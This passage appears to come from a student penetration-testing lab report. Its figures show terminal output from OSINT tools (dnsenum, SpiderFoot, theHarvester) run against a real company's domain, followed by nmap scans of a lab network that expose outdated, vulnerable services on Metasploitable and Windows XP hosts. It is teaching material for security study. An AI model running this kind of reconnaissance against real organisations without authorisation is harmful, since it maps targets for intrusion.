autoliv.com.            400     IN      TXT     "v=spf1 mx include:spf.protection.outlook.com include:aspmx.pardot.com exists:%{i}.spf.autoliv.c3s2.iphmx.com ip4:68.232.151.178 ip4:68.232.152.133 -all"
autoliv.com.            400     IN      TXT     "onetrust-domain-verification=01029ce43e954c1b86bc65dee3cf0524"
autoliv.com.            400     IN      TXT     "onetrust-domain-verification=a928bd99f32746e4b9e0701ea5e0d893"

;; Query time: 20 msec
;; SERVER: 8.8.8.8#53(8.8.8.8) (TCP)
;; WHEN: Sun Feb 01 22:46:47 EST 2026
;; MSG SIZE  rcvd: 1760
```

Kali Linux “dnsenum -v” *Figure 29*



```
┌──(root㉿kali)-[~]
└─# dnsenum -v
dnsenum VERSION:1.3.1
Usage: dnsenum [Options] <domain>
[Options]:
Note: If no -f tag supplied will default to /usr/share/dnsenum/dns.txt or
the dns.txt file in the same directory as dnsenum
GENERAL OPTIONS:
```

Kali Linux “dnsenum --noreverse autoliv.com” *Figure 30*




```
┌──(root㉿kali)-[~]
└─# dnsenum --noreverse autoliv.com
dnsenum VERSION:1.3.1

-----   autoliv.com   -----

Host's addresses:
__________________

autoliv.com.                         20472    IN    A        52.17.142.19
9

Name Servers:
______________

autoliv.com NS record query failed: NOERROR

┌──(root㉿kali)-[~]
└─#
```

Kali Linux “spiderfoot --version” *Figure 31*


```
┌──(root㉿kali)-[~]
└─# spiderfoot --version
SpiderFoot 4.0.0: Open Source Intelligence Automation.
```

Kali Linux “spiderfoot -l 127.0.0.1:5001” *Figure 32*


Spiderfoot New Scan *Figure 33*




Spiderfoot Summary *Figure 34*




Spiderfoot 28 Unique Internet Names *Figure 35*




Spiderfoot 3 Direct Email Addresses *Figure 36*




Spiderfoot 22 affiliate-related email addresses *Figure 37*



Spiderfoot 2 email gateway records (MX) *Figure 38*




Spiderfoot 2 IPv6 addresses identified *Figure 39*




Kali Linux “theHarvester -version” *Figure 40*

“theHarvester -d autoliv.com -b all -l 500” 36 Interesting URLs Identified *Figure 41*


“theHarvester -d autoliv.com -b all -l 500” 56 IP Addresses Identified *Figure 42*



9 Autonomous System Numbers (ASNs) Identified *Figure 43*



762 Hosts/Subdomains Identified *Figure 44*



1 Email Found *Figure 45*

Kali Linux GCU Virtual Cloud “sudo netdiscover -i br0 -L” *Figure 46*

```
┌──(thunder49㉿kali)-[~]
└─$ sudo netdiscover -i br0 -L
 ____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 ____________________________________________________________________________
 192.168.0.2     00:00:00:11:11:11      1      42  XEROX CORPORATION
 192.168.0.5     00:00:00:11:11:13      1      42  XEROX CORPORATION
 192.168.0.3     52:54:00:12:34:56      1      60  Unknown vendor
^C

┌──(thunder49㉿kali)-[~]
└─$
```

Kali Linux GCU Virtual Cloud “nmap -v” *Figure 47*

```
┌──(thunder49㉿kali)-[~]
└─$ nmap -v
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-08 02:27 UTC
Read data files from: /usr/share/nmap
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.03 seconds
           Raw packets sent: 0 (0B) | Rcvd: 0 (0B)

┌──(thunder49㉿kali)-[~]
└─$
```

Kali Linux GCU Virtual Cloud “sudo nmap 192.168.0.1-5 -sn” *Figure 48*

```
┌──(thunder49㉿kali)-[~]
└─$ sudo nmap 192.168.0.1-5 -sn
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-08 02:36 UTC
Nmap scan report for ip-192-168-0-1.us-west-2.compute.internal (192.168.0.1)
Host is up.
Nmap scan report for ip-192-168-0-2.us-west-2.compute.internal (192.168.0.2)
Host is up (0.00068s latency).
MAC Address: 00:00:00:11:11:11 (Xerox)
Nmap scan report for ip-192-168-0-3.us-west-2.compute.internal (192.168.0.3)
Host is up (0.0017s latency).
MAC Address: 52:54:00:12:34:56 (QEMU virtual NIC)
Nmap scan report for ip-192-168-0-5.us-west-2.compute.internal (192.168.0.5)
Host is up (0.00049s latency).
MAC Address: 00:00:00:11:11:13 (Xerox)
Nmap done: 5 IP addresses (4 hosts up) scanned in 1.31 seconds

┌──(thunder49㉿kali)-[~]
└─$
```

Kali Linux GCU Virtual Cloud “sudo nmap 192.168.0.1-5 -O” *Figure 49*

```
┌──(thunder49㉿kali)-[~]
└─$ sudo nmap 192.168.0.1-5 -O
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-08 02:46 UTC
Nmap scan report for ip-192-168-0-1.us-west-2.compute.internal (192.168.0.1)
Host is up (0.000056s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
3389/tcp open  ms-wbt-server
Device type: general purpose
Running: Linux 2.6.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:6
OS details: Linux 2.6.32, Linux 5.0 - 6.2
Network Distance: 0 hops

Nmap scan report for ip-192-168-0-2.us-west-2.compute.internal (192.168.0.2)
Host is up (0.00081s latency).
Not shown: 988 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3306/tcp open  mysql
5432/tcp open  postgresql
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:00:00:11:11:11 (Xerox)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

Nmap scan report for ip-192-168-0-3.us-west-2.compute.internal (192.168.0.3)
Host is up (0.0018s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 52:54:00:12:34:56 (QEMU virtual NIC)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp::sp3:embedded cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:win
dows_server_2003
OS details: Microsoft Windows XP SP2 or SP3, or Windows Embedded Standard 2009, Microsoft Windows XP SP2 or SP3, or Windows Server 2003
Network Distance: 1 hop

Nmap scan report for ip-192-168-0-5.us-west-2.compute.internal (192.168.0.5)
Host is up (0.00079s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:00:00:11:11:13 (Xerox)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.32 - 2.6.35
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 5 IP addresses (4 hosts up) scanned in 4.31 seconds

┌──(thunder49㉿kali)-[~]
└─$
```

Kali Linux GCU Virtual Cloud “sudo nmap 192.168.0.3 -sV” *Figure 50*

```
┌──(thunder49㉿kali)-[~]
└─$ sudo nmap 192.168.0.3 -sV
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-08 03:26 UTC
Nmap scan report for ip-192-168-0-3.us-west-2.compute.internal (192.168.0.3)
Host is up (0.0059s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 52:54:00:12:34:56 (QEMU virtual NIC)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.74 seconds

┌──(thunder49㉿kali)-[~]
└─$
```

Kali Linux GCU Virtual Cloud “sudo nmap 192.168.0.1-5 -A” *Figure 51 - A*

```
┌──(thunder49㉿kali)-[~]
└─$ sudo nmap 192.168.0.1-5 -A
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-08 03:06 UTC
Nmap scan report for ip-192-168-0-1.us-west-2.compute.internal (192.168.0.1)
Host is up (0.00004s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH 9.9p1 Debian 3 (protocol 2.0)
| ssh-hostkey:
|   256 d6:22:3f:e4:21:01:41:e5:a6:15:72:28:ac:75:63:27 (ECDSA)
|_  256 c4:4d:a8:75:a5:0f:4e:0c:3e:6b:9a:4d:16:30:45:7d (ED25519)
3389/tcp open  ms-wbt-server Microsoft Terminal Service
Device type: general purpose
Running: Linux 2.6.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:6
OS details: Linux 2.6.32, Linux 5.0 - 6.2
Network Distance: 0 hops
Service Info: OSs: Linux, Windows; CPE: cpe:/o:linux:linux_kernel, cpe:/o:microsoft:windows

Nmap scan report for ip-192-168-0-2.us-west-2.compute.internal (192.168.0.2)
Host is up (0.00085s latency).
Not shown: 988 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.1
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 9
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, SupportsCompression, Speaks41ProtocolNew, LongColumnFlag, SwitchToSSLAfterHandshake, ConnectWithDatabase, SupportsTra
nsactions
|   Status: Autocommit
|_  Salt: Z7AN0b!wX4:cgZn;ypFL
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2026-02-08T03:07:41+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
MAC Address: 00:00:00:11:11:11 (Xerox)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2026-02-07T22:07:02-05:00
|_clock-skew: mean: 1h39m58s, deviation: 2h53m12s, median: -1s
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

TRACEROUTE
HOP RTT     ADDRESS
1   0.85 ms ip-192-168-0-2.us-west-2.compute.internal (192.168.0.2)

Nmap scan report for ip-192-168-0-3.us-west-2.compute.internal (192.168.0.3)
Host is up (0.0020s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows XP microsoft-ds
MAC Address: 52:54:00:12:34:56 (QEMU virtual NIC)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp::sp3:embedded cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_server_2003
OS details: Microsoft Windows XP SP2 or SP3, or Windows Embedded Standard 2009, Microsoft Windows XP SP2 or SP3, or Windows Server 2003
Network Distance: 1 hop
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_nbstat: NetBIOS name: GRAND-BE8199078, NetBIOS user: <unknown>, NetBIOS MAC: 52:54:00:12:34:56 (QEMU virtual NIC)
|_clock-skew: mean: 10h29m59s, deviation: 4h56m59s, median: 6h59m58s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
```

Kali Linux GCU Virtual Cloud “sudo nmap 192.168.0.1-5 -A” *Figure 51 - B*

```
TRACEROUTE
HOP RTT     ADDRESS
1   0.85 ms ip-192-168-0-2.us-west-2.compute.internal (192.168.0.2)

Nmap scan report for ip-192-168-0-3.us-west-2.compute.internal (192.168.0.3)
Host is up (0.0020s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows XP microsoft-ds
MAC Address: 52:54:00:12:34:56 (QEMU virtual NIC)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp::sp3:embedded cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_server_2003
OS details: Microsoft Windows XP SP2 or SP3, or Windows Embedded Standard 2009, Microsoft Windows XP SP2 or SP3, or Windows Server 2003
Network Distance: 1 hop
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_nbstat: NetBIOS name: GRAND-BE8199078, NetBIOS user: <unknown>, NetBIOS MAC: 52:54:00:12:34:56 (QEMU virtual NIC)
|_clock-skew: mean: 10h29m59s, deviation: 4h56m59s, median: 6h59m58s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: grand-be8199078
|   NetBIOS computer name: GRAND-BE8199078\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2026-02-08T03:07:04-07:00
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT     ADDRESS
1   2.04 ms ip-192-168-0-3.us-west-2.compute.internal (192.168.0.3)

Nmap scan report for ip-192-168-0-5.us-west-2.compute.internal (192.168.0.5)
Host is up (0.00052s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.5p1 Debian 6+squeeze2 (protocol 2.0)
| ssh-hostkey:
|   1024 fc:7b:b3:73:61:a8:bd:62:a1:e9:06:10:12:dd:ce:fe (DSA)
|_  2048 9b:8d:7b:dd:7b:fd:eb:de:99:4b:13:ec:f1:ba:0c:73 (RSA)
80/tcp open  http    Apache httpd 2.2.16 ((Debian))
|_http-title: My Photoblog - last picture
|_http-server-header: Apache/2.2.16 (Debian)
MAC Address: 00:00:00:11:11:13 (Xerox)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.32 - 2.6.35
Network Distance: 1 hop
